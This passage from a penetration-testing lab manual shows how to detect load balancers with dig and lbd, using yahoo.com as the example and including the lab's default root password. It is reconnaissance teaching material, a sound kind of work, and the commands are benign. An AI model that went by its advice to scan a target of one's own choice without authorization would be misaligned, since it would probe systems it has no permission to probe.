
## Task 4: Detect Load Balancers using Various Tools

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers). You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers. However, you can select a target of your own choice.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



5. A **Parrot Terminal** window appears; type **dig yahoo.com** and press **Enter**.



6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.

The screenshot shows a terminal window titled "dig yahoo.com - Parrot Terminal". The terminal is running as root on a Parrot OS system. The user has run the command "#dig yahoo.com". The output of the dig command is displayed, showing the DNS query details and the resulting A records for the yahoo.com domain. The terminal window has a dark background with green text and a standard Linux-style menu bar at the top.

